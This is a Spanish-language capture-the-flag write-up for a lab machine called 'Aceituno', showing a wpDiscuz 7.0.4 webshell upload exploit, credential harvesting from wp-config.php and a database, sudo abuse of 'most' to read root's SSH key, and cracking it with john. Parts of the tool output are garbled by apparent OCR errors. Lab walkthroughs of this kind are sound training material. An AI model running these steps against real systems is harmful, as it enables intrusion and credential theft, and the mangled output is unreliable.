ACEITUNO



Ejecutando nmap detectamos varios puertos abiertos (22,80,443,3306)

```
Starting Name 7 - A65VW ( https://namep.org ) at 2025-02-04 16:15 CET
Namep.can report for 102 108 16:28
Host is up (0.00050s latency).
Not show: 65531 closed top ports (reset)
PORT STATE SERVICE VERSION
27/tcp open ssh openSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
| ssh-hostk
```

Será necesario añadir el dominio al archivo hosts.

```
batcat /etc/hosts | grep -i aceituno
192.168.16.28 aceituno.thl
```

Inspeccionando el puerto 80 nos damos cuenta de varias cosas, la primera es que está alojado en wordpress y lo segundo es que en la entrada de blog hace referencia a un plugin con una versión desactualizada.

```
49 <link rel='stylesheet' id='wpdiscuz-frontend-css-css' href='http://aceituno.thl/wp-content/plugins/wpdiscuz/themes/default/style.css?ver=7.0.4' type='text/css' media='all' /> 50 <style id='wpdiscuz-frontend-css-inline-css' type='text/css'>
```

Buscando esa versión por la red encontramos varios scripts, en nuestro caso usamos este. Ejecutamos el script indicando la url base + la url donde se ubica el plugin.

```
python3 49967.py -u http://192.168.16.28/ -p 2024/04/23/hola-mundo/
[-] Wordpress Plugin wpDiscuz 7.0.4 - Remote Code Execution
[-] File Upload Bypass Vulnerability - PHP Webshell Upload
[-] CVE: CVE-2020-24186
[-] https://github.com/hevox


[+] Response length:[97782] | code:[200]
[!] Got wmuSecurity value: 328981387c
[!] Got wmuSecurity value: 328981387c
[!] Generating random name for Webshell...
[!] Generated webshell name: reiescxswazyfoh
[!] Trying to Upload Webshell...
[!] Trying to Upload Webshell...
[!] Upload Success... Webshell path:url":"http://aceituno.thl/wp-content/uploads/2025/02/reiescxswazyfoh-1739204056.4863.php"
```

Probamos la ejecución.



GIF689a; uid=33(www-data) gid=33(www-data) groups=33(www-data)

Procedemos a crear una reverse shell para una mayor comodidad.



Buscando por el sistema para poder realizar el escalado de privilegios, nos encontramos que tenemos permisos para leer el fichero wp-config.php. En el tenemos el usuario y contraseña que nos permite conectarnos vía myagl.

```
www-data@Aceituno:/var/www/html/wordpress$ cat wp-config.php | grep -i DB_USER -A 5 -B 5
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wp_user' );

/** Database password */
define( 'DB_PASSWORD', 'Tomamoreno' );

/** Database hostname */
www-data@Aceituno:/var/www/html/wordpress$ |
```

Nos conectamos por mysql con los datos obtenidos.

Encontramos una base de datos un tanto inusual llamada pelopicopata y listamos todo lo que tiene, encontrando así el login del usuario aceituno.

```
MariaDB [wordpress]> show tables;
| Tables in wordpress
| pelopicopata
 wp commentmeta
| wp_comments
| wp_gwolle gb entries
| wp gwolle gb log
 wp links
wp options
| wp_postmeta
 wp_posts
 wp term relationships
wp_term taxonomy
 wp termmeta
 wp_terms
| wp usermeta
| wp users
 wp wc avatars cache
wp wc comments subscription
| wp wc feedback forms
| wp_wc_follow_users
| wp_wc_phrases
| wp wc users rated
| wp wc users voted
22 rows in set (0.000 sec)
MariaDB [wordpress]> select * from pelopicopata;
+-----
| usuario | contrase@a
| aceituno | ElSe∯orDeLaNoche |
+-----+
```

```
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
                         Wordlist:
                     Negative Status codes:
User Agent:
                                                                                                                                                                          gobuster/3.6
html,txt,md,php,zip,tar
 [+] Extensions:
[+] Timeout:
                                                                                                                           (Status: 403) [Size: 277]
(Status: 403) [Size: 2777]
(Status: 301) [Size: 0] [--> http://aceituno.thl/]
(Status: 301) [Size: 0] [--> http://aceituno.thl/ped/]
(Status: 302) [Size: 0] [--> http://aceituno.thl/wp-login.php]
(Status: 302) [Size: 0] [--> http://aceituno.thl/wp-login.php]
(Status: 301) [Size: 0] [--> http://aceituno.thl/wp-login.php]
(Status: 301) [Size: 0] [--> http://aceituno.thl/wp-login.php]
(Status: 301) [Size: 0] [--> http://aceituno.thl/feed/]
(Status: 301) [Size: 0] [--> http://aceituno.thl/feed/]
(Status: 301) [Size: 0] [--> http://aceituno.thl/wp-content/]
(Status: 301) [Size: 0] [--> http://aceituno.thl/wp-admin/]
(Status: 301) [Size: 0] [--> http://aceituno.thl/wp-admin/]
(Status: 301) [Size: 0] [--> http://aceituno.thl/wp-admin/]
(Status: 301) [Size: 0] [--> http://aceituno.thl/pagina-ejemplo/]
(Status: 301) [Size: 0] [--
 Starting gobuster in directory enumeration mode
 /.html
 /rss
/login
  /login.php
 /0
/feed
   /wp-content
 /p
/admin
 /h
/wp-login.php
 /rss2
/license.txt
/wp-register.php
/wp-rss2.php
/H
 /rdf
/pagel
 /pa
/readme.html
/robots.txt
/'
 /
/dashboard
/%20
 /wp-admin
/PA
/0000
```

Accedemos como aceituno y vamos a por la flag.

```
www-data@Aceituno:/var/www/html/wordpress$ su aceituno
Password:
aceituno@Aceituno:/var/www/html/wordpress$ |

aceituno@Aceituno:/var/www/html/wordpress$ cd
aceituno@Aceituno:~$ ls
user.txt
aceituno@Aceituno:~$ cat user.txt
aceituno@Aceituno:~$
```

Podemos ejecutar el comando most como root sin contraseña.

```
aceituno@Aceituno:-$ sudo -l
Matching Defaults entries for aceituno on Aceituno:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User aceituno may run the following commands on Aceituno:
    (root) NOPASSWD: /usr/bin/most
```

En nuestro caso, vamos a ir a por la clave privada de root por si pudiésemos descifrarla.

```
aceituno@Aceituno:~$ sudo /usr/bin/most /root/.ssh/id_rsa > id_rsa
aceituno@Aceituno:~$ cat id_rsa
----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAqVNwfIr
sulKah6wYV7i/NAAAAEAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQC7ZLjoCWvQ
XxRgojyRlr6GA6GdrtRBwD5Z5tB7JvdrT2AE0G0uTCcCsaeFEzkPzIehiTSCM74Qra0IFB
Z9oD24zqoiCb7i2fyx1x4lhhL8ioVkLS4qgwFqidxyCe0lG5rfiNIT7pbtoVrB293lTi59
gXDwdKLqbp93X1/jqde768qLn8UtxKIB/paoIHSvz0icYbbLWVmwz089kk40+pYe/P0Cm4
```

La desciframos.

```
> ssh2john id_rsa > hash_id_rsa
> john hash_id_rsa
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst

blessed1 (id_rsa)
```

Vamos a por la flag de root.

```
Session completed.
) ssh -i id_rsa root@192.168.16.28
Enter passphrase for key 'id_rsa':
Linux Aceituno 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 28 12:08:02 2024 from 192.168.0.108
root@Aceituno:~# ls
root@Aceituno:~# cat root.txt
```